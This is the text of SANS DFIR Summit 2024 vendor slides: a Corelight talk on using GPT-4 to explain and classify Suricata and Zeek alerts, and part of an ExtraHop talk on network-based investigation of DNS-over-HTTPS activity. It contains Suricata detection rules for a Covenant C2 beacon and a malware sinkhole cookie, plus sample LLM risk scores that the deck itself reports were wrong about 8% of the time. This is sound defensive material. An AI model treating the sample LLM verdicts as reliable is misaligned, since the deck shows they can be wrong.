



Welcome to Day 1 of the DFIR Summit Solutions Track 2024!

Thank you for joining us.

Code of Conduct

SANS strives to create an atmosphere of learning, growth, and community. We value the participation and input, in this event and in the industry, of people of all genders, sexual identities, cultural and socioeconomic backgrounds, races, ethnicities, nationalities, religions, and ages.

Please support this atmosphere with respectful behavior and speech. This applies to all online interactions including the event Slack channel and in Zoom.

If you witness or experience anything contrary to these guidelines, please tell us at: conduct@sans.org

Today's Agenda

Time (MDT)	Session Details
10:00am	Event Kickoff & Introduction <i>Jason Jordaan, SANS</i>
10:10am	Level Up Player One! - Use of AI technology for accelerating alert summarization and context generation <i>Vincent Stoffer, Corelight</i> 
10:45am	Agentless Source of Truth: Using Your Network to Identify and Investigate System Intrusions <i>Rob Mathieson, ExtraHop</i> 
11:20am	Identity Threat Protection and AI: A Sympatico Relationship <i>Jeff Carpenter, Delinea</i> 
11:55am	BREAK
12:10pm	Responding to Pikabot: Gotta Evade'em All <i>Emre Güler, VMRay</i> 
12:45pm	Reducing Third-Party Application Risks: Shifting Correctly <i>Sasiel Saadon & Mike Cioffi, Vorlon</i> 
1:20pm	Event Recap & Closing Remarks <i>Jason Jordaan, SANS</i>

Join Us on Slack!

Converse with fellow attendees, invited speakers, and the SANS staff here:

summiturl.com/summit-slack

Q&A

Questions for our speakers? All questions should be submitted via Slack. Drop them in this channel:

[**#2a-solutions-questions-for-speakers**](#)

Channels to Watch:

#01-announcements

#1b-summit-resources

#2-solutions-track-discussion

Need Help?

#0-help

Code of Conduct:

#00-report-conduct

Thank You to Our DFIR Summit Sponsors



ANOMALI®



Delinea



EXTRAHOP™



THREATLOCKER®



vorlon

Level Up Player One!

- Use of AI technology for accelerating alert summarization and context generation

Vincent Stoffer

Senior Director of Product Management, Corelight

#2a-solutions-questions-for-speakers



LEVEL UP

Player One!

Use of AI (LLM) technology
for accelerating alert
summarization and context
generation



whoami



- Sr. Director of Product Management at Corelight
- Focused on detections + analytics
- 20+ years security & network engineering
- Zeek enthusiast
- Jazz keyboardist
- CISSP, GCIA, GCIH



@vstoffer



www.linkedin.com/in/vincent-stoffer-07057827

Agenda

- The Challenges
- The Corelight Investigator approach
 - Natural language alert review + validation for Suricata alerts
- Limitations encountered
- Next steps and future work
 - Additional metadata for alert categorization (e.g. Mitre ATT&CK coverage)
 - Alert Assessment
 - Summarizing Zeek data for supporting context
- Q&A



The Challenges

- Diverse set of data and alerts
 - Zeek, Suricata, ML, search-based
 - Sophisticated users -> less sophisticated
 - Level up our analysts!
 - Effective & responsible use of LLM with our customer's data?
 - What is the range of applications and their effectiveness for LLM?
- 

Overview

Last 7 days (an hour ago)

Security Network Overview Security Posture More Dashboards

Highest Risk Detections

Entities Alert Categories

Score ↓	Categories	Detections
10	DetectSliver::SLIVER_H...	2
10	Exfiltration via DNS	1
10	ET EXPLOIT Fortinet Fo...	1
10	ET MALWARE [CISA AA...	1
10	Confluence Authorizati...	1
9	CVE_2021_44228::LO...	10
9	HTTP_C2::C2_Traffic_O...	7
9	RDP::Login_By_Passwo...	2
9	Social Engineering Dom...	2

Entities With Detections 254

20% up

Alert Categories With Detections 238

4% up

MITRE ATT&CK Map

● Reconnaissance ● Initial Access ● Execution ● Defense Evasion ● Credential Access ● Discovery ● Lateral Movement
● Command and Control ● Exfiltration ● Impact



7 Malicious File Download | 192.168.200.101

[Close Detection](#) [Send To](#) [Suppress Entity](#) [Assign To](#)

[Detection Details](#) [11 Alerts](#) [41 Related Detections](#)

Description

The given originating system (a potentially compromised host) has downloaded a suspicious executable file. This detection considers multiple aspects of the HTTP requests that download files, namely the host header (whether the host value contains an IP address or a domain name), the popularity of the site from which the file is downloaded, as well as the name, mime type, and extension of the downloaded file. The analysis of the extensions is particularly important because adversaries may deceive users into executing files by replacing executable extensions (.exe, .dll, etc.) with that of other common and a priori safe file types (.txt, .doc, .pdf, .xls, .ppt, .jpg, .png, .gif, etc.).

Significance

Adversaries rely upon a user downloading and opening a malicious file in order to gain execution. The presence of a malicious file download does not indicate that the adversary has gained execution access to the machine, however executable file downloads from suspicious sites or with inconsistent mime type and extension are strong indicators of compromise. These suspicious downloads can also be the result of successful phishing or spearphishing emails, in cases when the phishing victim visited a site linked in the malicious email.

Validation

- Identify the HTTP requests originating from the alerted IP address with downloads of executable files. This can be achieved by looking for http logs where the `id.orig_h` field contains the alerted IP address, and the `resp_mime_types` field contains the value "application/x-dosexec".
- Identify the name of the downloaded executable file, either from the `resp_filenames` field if available, or from the request URI (`uri` field in http logs).
- Analyze whether the extension of the downloaded file is a common executable extension (.exe, .bin, etc.). The presence of an extension of other common file types such as media files (.png, .jpeg, .gif etc.) or documents (.doc, .ppt, .xls, etc.) is a strong indicator of a malicious

[See More](#)

Next Steps

- Check whether the alerted source IP address (`id.orig_h` in http logs) is expected to download executable files from unpopular sites. Note that this detection can identify legitimate security assessment tools such as scanners or attack simulators.
 - If the detected activity is expected for the alerted entity, then suppress the detection for the alerted entity moving forward and close the detection ticket.
- Assess whether the hosts from which the executable files were downloaded (`host` field in http logs) are trusted. For example, if they are owned by the organization, or if they correspond to a trusted service expected to be used at the monitored organization.
 - If the hosts are trusted, then while there are executable file downloads, the activity is likely benign and can be ignored.



1

Corelight researchers develop and test prompts that deliver alert-specific insights, guidance, and potential mitigations with reasonable accuracy



Corelight Researchers

2


Vetted GPT prompts are loaded into the Open NDR platform and available to Investigator customers



Investigator


3

Corelight customers get AI-driven insights directly in alert triage workflow with no direct access to GPT required



4

Investigator users rate responses and request new prompts directly to Corelight Researchers through the UI



Customer SOC

Live query & response cache



GPT-4

GPT integration for enhanced alert review and validation

Suricata Rule

```
alert http $EXTERNAL_NET any -> $HOME_NET any (msg:"ET MALWARE  
Possible Compromised Host AnubisNetworks Sinkhole Cookie Value btst";  
flow:established,to_client; http.cookie; content:"btst="; startswith;  
fast_pattern; pcre:"/^[a-f0-9]  
{32}\x7c\d{1,3}\.\d{1,3}\.\d{1,3}\.\d{1,3}\x7c/R";  
metadata:attack_target Client_Endpoint, created_at 2022_07_15,  
deployment Perimeter, signature_severity Major, updated_at 2023_05_19,  
reviewed_at 2023_09_01; classtype:trojan-activity; threshold:type  
limit, count 1, seconds 300, track by_src; gid:1; sid:2037771; rev:2;)
```



GPT integration for enhanced alert review and validation

Suricata Rule Description

The screenshot shows the Corelight Investigator interface. At the top, the header includes the Corelight logo, the word "INVESTIGATOR", and the user name "vlnce ADMIN (SSO)". The main section is titled "Detections" and features a "Filters" panel with a severity score slider (set to 10) and checkboxes for "Open" and "Closed" status. Below the filters, there are search boxes for "Category", "Entity", and "Assignee". A table of detections is displayed, with columns for severity, title, and time range. The selected detection is "ET MALWARE Possible Compromised Host AnubisNetworks Sinkhole Cookie Value btst | 192.168.122.121". A "View Detection" button is visible next to the selected entry. A modal window titled "Description" is open, showing a "Generated from AI" label and a detailed text description of the Suricata rule.

Severity	Alert Title	Time Range	Status
2	ET SCAN Potential SSH Scan OUTBOUND 10.2.128.138	1 alert from August 13th, 12:14am to August 13th, 12:14am	Open Unassigned
4	SSL::Invalid_Server_Cert 192.168.200.200	3 alerts from August 9th, 12:00am to August 13th, 12:00am	Open Unassigned
4	ET DNS Query to a *.top domain - Likely Hostile 10.7.3.102	27 alerts from August 10th, 8:56pm to August 12th, 11:58pm	Open Unassigned
6	CrowdStrike Pony or CRE Stealer Request [CSIT-17081, CSIT-18132] 192.168.122.121	3 alerts from August 10th, 11:44pm to August 12th, 11:44pm	Open Unassigned
6	ET MALWARE Possible Compromised Host AnubisNetworks Sinkhole Cookie Value btst 192.168.122.121	3 alerts from August 10th, 11:44pm to August 12th, 11:44pm	Open Unassigned

Description

Generated from AI

The Suricata rule is designed to detect potential compromised hosts communicating with AnubisNetworks Sinkhole using a specific cookie value "btst". It triggers an alert when observing HTTP traffic from an external network to the local network with a cookie containing "btst=" at the beginning. The rule utilizes a PCRE (Perl Compatible Regular Expression) pattern to identify specific formats within the cookie value, which includes a 32-character hexadecimal string followed by an IP address format separated by a "|". This rule is classified under trojan-activity and has a threshold set to limit alerts to one per 300 seconds per source IP address. The rule is assigned a unique group ID (gid:1), signature ID (sid:2037771), and has been revised twice (rev:2), with specific metadata detailing its creation, deployment, severity rating, and review dates.

Generated by GPT

GPT integration for enhanced alert review and validation

Suricata Rule Description

Description ^

Generated from AI

The Suricata rule is designed to detect potential compromised hosts communicating with AnubisNetworks Sinkhole using a specific cookie value "btst". It triggers an alert when observing HTTP traffic from an external network to the local network with a cookie containing "btst=" at the beginning. The rule utilizes a PCRE (Perl Compatible Regular Expression) pattern to identify specific formats within the cookie value, which includes a 32-character hexadecimal string followed by an IP address format separated by a "|". This rule is classified under trojan-activity and has a threshold set to limit alerts to one per 300 seconds per source IP address. The rule is assigned a unique group ID (gid:1), signature ID (sid:2037771), and has been revised twice (rev:2), with specific metadata detailing its creation, deployment, severity rating, and review dates.

GPT integration for enhanced alert review and validation

Ask GPT about a ML/notice/Suricata alert

Ask GPT

← Back To Triage Page

5 DNS Reconnaissance | 10.2.128.198

Detection Details Alerts Related Detections Related Entities

DESCRIPTION

The given originating system (a potentially compromised host) aimed at obtaining information about the network infrastructure of the target organization, in particular about the subdomains of a registrable domain (for example, mail.google[.]com and ns1.google[.]com are both subdomains of the registrable google[.]com). Generally, DNS reconnaissance attacks first attempt a zone transfer request to a DNS server of the targeted organization (AXFR query type). These requests are used for administrative purposes, and if successful return a complete copy of the DNS database. Failed zone transfer attempts are followed by brute force subdomain enumerations, a technique that consists in trying to resolve a large set of commonly used subdomains (www., mail., ns1., wp., .login etc.) to either discard or confirm their availability based on the returned response codes (NOERROR for existing resources, NXDOMAIN or other error codes for non existing or unavailable resources).

SUMMARY

Status Open

Assignee Unassigned - [Assign to me](#)

ENTITY

Entity 10.2.128.198

Entity Type IP

DETAILS

Alert Category DNS Reconnaissance

Severity 5

Type Machine Learning

Number of Alerts 345

First Alert Time Jan 1, 2023 9:55am

Last Alert Time Jan 7, 2023 9:55am

MITRE ATT&CK TECHNIQUES

T1590 [Gather Victim Network Information](#)

T1596 [Search Open Technical Databases](#)

ASK GPT

What does this alert mean?

The security alert indicates that an unauthorized entity might be performing DNS (Domain Name System) reconnaissance on your network. This is a preliminary step in a cyber attack where the attacker gathers information about your network infrastructure, such as IP addresses and hostnames, by exploiting the DNS system. Attackers use techniques like DNS zone transfers, DNS cache snooping, or reverse DNS lookups to collect this valuable data. This intelligence can then be used to identify potential vulnerabilities and launch targeted attacks. As a cybersecurity analyst, it is crucial to investigate the source of this reconnaissance, assess the impact on your organization's security, and implement appropriate defensive measures to mitigate the risk.

What next steps should I take?

To investigate a DNS Reconnaissance security alert, a cyber security analyst would primarily focus on the following tasks:

What does this alert mean?

The security alert indicates that an unauthorized entity might be performing DNS (Domain Name System) reconnaissance on your network. This is a preliminary step in a cyber attack where the attacker gathers information about your network infrastructure, such as IP addresses and hostnames, by exploiting the DNS system. Attackers use techniques like DNS zone transfers, DNS cache snooping, or reverse DNS lookups to collect this valuable data. This intelligence can then be used to identify potential vulnerabilities and launch targeted attacks. As a cybersecurity analyst, it is crucial to investigate the source of this reconnaissance, assess the impact on your organization's security, and implement appropriate defensive measures to mitigate the risk.



What next steps should I take?

To investigate a DNS Reconnaissance security alert, a cyber security analyst would primarily focus on the following Zeek logs:

- dns.log: This log contains DNS query and response data, which can be analyzed for patterns related to reconnaissance activities, such as frequent or repetitive queries for non-existent domains. TXT record

How might this alert affect my network?

Request more


Limitations Encountered

- Summaries are good - detections not so much
- Validation is tough - random sampling, user feedback critical
- Prompt engineering takes time and LOTS of experimentation
- Landscape is changing rapidly (e.g. micro models)



Next steps and future work

- What is the best model for further LLM use cases?
- “Crossing the bridge” with customer data
- Next steps:
 - Adding rule context (MITRE ATT&CK)
 - Alert Assessment
 - Log summarization + correlation
 - Generating SIEM queries for faster triage
 - Ensembling/correlation of multiple alert types



Adding Rule Context - MITRE ATT&CK

Rules fed to GPT with heavily engineered prompt add in reference and contextual details like ATT&CK TTPs and, most importantly, reasons for their classification.

Tested against existing classifications has shown GPT was wrong about 8% of the time.

rule:

```
alert http $HOME_NET any -> $EXTERNAL_NET any (msg:"CORELIGHT  
LATERAL Covenant C2 Framework HTTP Beacon (default C2 profile)";  
flow:established,to_server; http.method; content:"GET"; http.uri;  
content:"/en-us/"; startswith;  
pcr:"/^(?:index.html\?page=|docs.html\?type=|test.html\?message=)[0  
-9a-zA-Z]{10}&v=1$/R"; http.header_names; content:! "Referer";  
content:! "Accept"; reference:url,github.com/cobbr/Covenant;  
classtype:trojan-activity; sid:3000106; rev:1;  
metadata:mitre_tool_id S0002, mitre_tactic_id TA0011,  
mitre_technique_id T1132;)
```

Prompt with rule
details



LLM Response:

```
"mitre_phase": "Command and Control",  
  "mitre_tactic_name": "Command and Control",  
  "mitre_tactic_number": "TA0011",  
  "mitre_technique_name": "Standard Application Layer Protocol",  
  "mitre_technique_number": "T1071",  
  "attack_reason": "The Suricata rule detects a specific pattern of  
HTTP traffic that is consistent with a command and control (C2)  
beacon used by the Covenant C2 framework. The rule looks for HTTP  
GET requests to URIs with a specific pattern and without certain  
HTTP headers, which can indicate an attempt to communicate with a  
C2 server using common web protocols to blend in with normal  
traffic, a method characteristic of the 'Standard Application Layer  
Protocol' technique."
```

Alerts fed to GPT with heavily engineered prompt to provide assessment of risk value, certainty, and rationale.

LLM Response:

Risk Assessment:

- **Risk Value:** 9/10
- **Percent Certainty of Analysis:** 95%
- **Rationale:**
 - The combination of DCE-RPC service control operations and the use of ADMIN\$ share to execute a known tool like PsExec.exe strongly suggests that this is not a benign activity but a remote execution attempt. The operations performed are typical of an attacker gaining execution capability on a remote system to perform lateral movement or maintain persistence.
 - The geographical context and the unexpected external control of internal resources elevate the risk and likelihood of this being a true positive for a remote execution attack.

Log Summarization + Correlation

Logs fed to GPT with heavily engineered prompt to provide summarization and automated confirmation of alert.

LLM Response:

"The logs reveal a sequence of network activities involving a client with IP 10.0.2.19 and a server at 82.165.38.206, communicating over HTTP on port 80. Notably, the server is linked to a suspicious domain (17m4oq6jngoka7zxtoq1taebe1.com), as identified in the DNS resolution logs and further interactions logged under the connection and HTTP logs. The connection was established successfully with a normal termination (state SF), and the traffic included both encrypted and unencrypted data exchanges. The HTTP log entries indicate that the server responded with a status code 200 and content-type as application/octet-stream, which could be indicative of binary or non-standard text data being transferred, often a red flag for data exfiltration or malware distribution.

Additionally, a Suricata alert was triggered for ""Suspicious Empty Accept-Encoding Header,"" a tactic often used to evade standard security detection mechanisms that rely on typical header presence. The alert was categorized under ""Unknown Traffic"" with a minor severity, but such anomalies are crucial for security analysts as they can indicate attempts to exploit less commonly monitored aspects of HTTP traffic. Moreover, the presence of ""weird"" logs, such as ""line_terminated_with_single_CR"" and ""bad_HTTP_request_with_version,"" suggests non-standard HTTP practices which could either be a result of configuration errors or deliberate obfuscation attempts by malicious actors. These logs collectively suggest a need for further investigation into the nature of the data being transmitted and the intent behind these irregularities."

Q&A



Q&A

Thank You for Attending This Session

Please Ask Your Questions in Slack:
#2a-solutions-questions-for-speakers

Agentless Source of Truth: Using Your Network to Identify and Investigate System Intrusions

Rob Mathieson

Director, Public Sector Sales Engineering, ExtraHop

#2a-solutions-questions-for-speakers



Five Process Points

Identification

Full coverage of your
entire ecosystem
regardless of
infrastructure

Preservation

Isolate, Secure, and
Preserve data to prevent
tampering or deletion

Analysis

Examination and
interpretation of the
preserved activity or
data

Presentation

Summarize and
explain the
conclusions of
analysis

Documentation

Comprehensive records to
include a detailed
accounting of actions



99 RISK NeverSSL Connection

Aug 20 02:50 • lasting a few seconds

Detected activity with NeverSSL:

- **URI:** clearshinyshiningmorning.neverssl.com/favicon.ico
- **Method:** GET
- **User Agent:** Mozilla/5.0 (Windows NT 6.3; Win64; x64; rv:88.0) Gecko/20100101 Firefox/88.0
- **ClientIP:** 2406:da1c:267:bc03:13e5:70e8:76e1:6730

OFFENDER


pc2
2406:da1c:267:bc03:13e5:70e8:76e1:6730
Site: CTAPAC360

VICTIM

Device 0275767e3ffb0000
fe80::75:76ff:fe7e:3ffb
Site: CTAPAC360



Related Detections





New DNS over HTTPS (DoH) Activity

CAUTION

Aug 20 02:40 • lasting 19 minutes

pc2 sent an HTTPS request to a known DoH provider for the first time. DoH enables encrypted domain name resolution through the HTTPS protocol. Determine if this activity is expected, or if an attacker is attempting to hide

DoH providers:

- Cloudflare (DoH)

OFFENDER



pc2

2406:da1c:267:bc03:13e5:70e8:76e1:6730

Site: CTAPAC360




Bytes Out by Cloud Service Metric

6h Snapshot

1hr Peak Value

Expected Value

Cloudflare (DoH)



290 KB

0 B

DoH Provider: Cloudflare (DoH)

Records

View the transactions associated with this detection



Time: 2024-08-20 02:40:22.184, Record Type: North-South Traffic, Site: CTAPAC360, Flow: 5a7a366cf409d814, Direction: Outbound, IP Protocol: TCP, L7 Protocol: SSL:443, Web Category: CDN, Web App: CloudFlare, Country: Unknown, Client: pc2, Client IPv4 Address: 10.1.0.138, Client Port: 3018, Server: Device 0275767e3ffb0000, Server Port: 443



Time: 2024-08-20 02:40:22.190, Record Type: North-South Traffic, Site: CTAPAC360, Flow: dd9d21269aef58ad, Direction: Outbound, IP Protocol: TCP, L7 Protocol: SSL:443, Web Category: CDN, Web App: CloudFlare, Country: Unknown, Client: pc2, Client IPv4 Address: 10.1.0.138, Client Port: 3021, Server: Device 0275767e3ffb0000, Server Port: 443



Time: 2024-08-20 02:40:22.196, Record Type: North-South Traffic, Site: CTAPAC360, Flow: 88d35bf2199cbc5b, Direction: Outbound, IP Protocol: TCP, L7 Protocol: SSL:443, Web Category: CDN, Web App: CloudFlare, Country: Unknown, Client: pc2, Client IPv4 Address: 10.1.0.138, Client Port: 3020, Server: Device 0275767e3ffb0000, Server Port: 443



Time: 2024-08-20 02:40:22.202, Record Type: North-South Traffic, Site: CTAPAC360, Flow: c6c2fb8f7c8aaf63, Direction: Outbound, IP Protocol: TCP, L7 Protocol: SSL:443, Web Category: CDN, Web App: CloudFlare, Country: Unknown, Client: pc2, Client IPv4 Address: 10.1.0.138, Client Port: 3019, Server: Device 0275767e3ffb0000, Server Port: 443



Time: 2024-08-20 02:40:22.520, Record Type: Flow, Site: CTAPAC360, Sender: pc2, Sender IP Address: 10.1.0.138, Sender Port: 3020, Receiver: Device 0275767e3ffb0000, Receiver IP Address: 162.159.61.4, Receiver Port: 443, Format: ExFlow, IP Protocol: TCP, Bytes: 1.112, First: 2024-08-20 02:40:22.176, Last: 2024-08-20 02:40:22.520



Identification

DoH Provider: Cloudflare (DoH)


Records

View the transactions associated with this detection

- ⦿ **Time:** 2024-08-20 02:40:22.184, **Record Type:** North-South Traffic, **Site:** CTAPAC360, **Flow:** 5a7a366cf409d814, **Direction:** Outbound, **Server Port:** 443
- ⦿ **Time:** 2024-08-20 02:40:22.190, **Record Type:** North-South Traffic, **Site:** CTAPAC360, **Flow:** dd9d21269aef58ad, **Direction:** Outbound, **Server Port:** 443
- ⦿ **Time:** 2024-08-20 02:40:22.196, **Record Type:** North-South Traffic, **Site:** CTAPAC360, **Flow:** 88d35bf2199cbc5b, **Direction:** Outbound, **IP Protocol:** TCP, **L7 Protocol:** SSL:443, **Web Category:** Other, **Server Port:** 443
- ⦿ **Time:** 2024-08-20 02:40:22.202, **Record Type:** North-South Traffic, **Site:** CTAPAC360, **Flow:** c6c2fb8f7c8aaf63, **Direction:** Outbound, **IP Protocol:** TCP, **L7 Protocol:** SSL:443, **Web Category:** Other, **Server Port:** 443
- ⦿ **Time:** 2024-08-20 02:40:22.520, **Record Type:** Flow, **Site:** CTAPAC360, **Sender:** pc2, **Sender IP Address:** 10.1.0.138, **Sender Port:** 3020, **Receiver:** Device 0275767e3ffb0000, **Receiver IP Address:** 10.1.0.138, **Receiver Port:** 3020

[Go to Records](#)

Packets




← New DNS over HTTPS (DoH) Activity

Tue 8/20-02:40 - Tue 8/20-02:59 (UTC-4) Record Query Results

Record Type
Any Type + 3

Group by
None



4,362 Records

Refine Results

Device = pc2 and Cloud Service = Cloudflare (DoH) Site = CTAPAC360

Any Field ≈ Add filter Fields

- Suspicious**
False (4,362)
- Uncommon Connection**
False (4,362)
- External Connection**
True (4,362)
- Cloud Service**
Cloudflare (DoH) (4,362)
CloudFlare (4,362)
- Record Type**
Cloud Applications (4,335)
Flow (10)
North-South Traffic (6)
SSL Open (6)
SSL Close (5)

	Time ↓	Record Type	Site	Client IPv4 Address	Server IPv4 Address	Client (client)	Server (server)
Ⓞ	2024-08-20 02:58:51.391	Cloud Applications	CTAPAC360	10.1.0.138	162.159.61.4	pc2	Device 0275767e3ffb0000
